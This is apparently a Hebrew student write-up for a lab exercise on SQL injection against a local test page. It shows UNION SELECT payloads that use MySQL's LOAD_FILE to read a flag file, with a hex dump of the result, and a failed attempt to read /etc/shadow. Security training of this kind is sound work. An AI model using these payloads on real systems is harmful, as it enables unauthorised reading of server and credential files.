
**סעיף 7:**

כדי לקרוא קובץ בעזרת MySQL ניתן להשתמש בפקודה LOAD\_FILE, ולכן באותו עיקרון של הסעיפים הקודמים נשתמש בקלט הבא:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,LOAD\_FILE('/home/flag.txt')); --%20



כמובן שזהו ערך בינארי ולא טקסט. אם נרצה לראות את תוכן הקובץ בבינארית (הקסאדצימלית) ניתן להשתמש בכלי שממיר טקסט (ascii) להקסא. אני השתמשתי באתר <https://www.rapidtables.com/convert/number/ascii-to-hex.html>

לאחר בדיקה בטרמינל זהו אכן תוכן הקובץ, וסיימנו.

התוכן בפורמט hex:

\xc9\xcb\xbf\x3d\xed\x6f\x72\xfd\x41\x59\x3d\xde\x4a\x3a\x73\x178\x4f\xbf\x2f\x73\x6f\xfe\xd6\xd5\x46\xb0\x26\xa7\x6a\xf8\xd5\x58\x1e\xb4\x7c\x68\xae\x20\x1a\x2f

**סעיף 8:**

בכדי לקרוא את הקובץ השתמשתי באותו היגיון של הסעיף הקודם – רק שיניתי את שם הקובץ:

http://localhost:8000/blindsqli.php?user=' UNION (SELECT 1,2,3,4,LOAD\_FILE('/etc/shadow')); --%20

אך ללא הצלחה. ככל הנראה לשרת ה-SQL אין הרשאה לקרוא את הקובץ, לכן לא ניתן לקרוא את הקובץ בעזרת הפקודה LOAD\_FILE.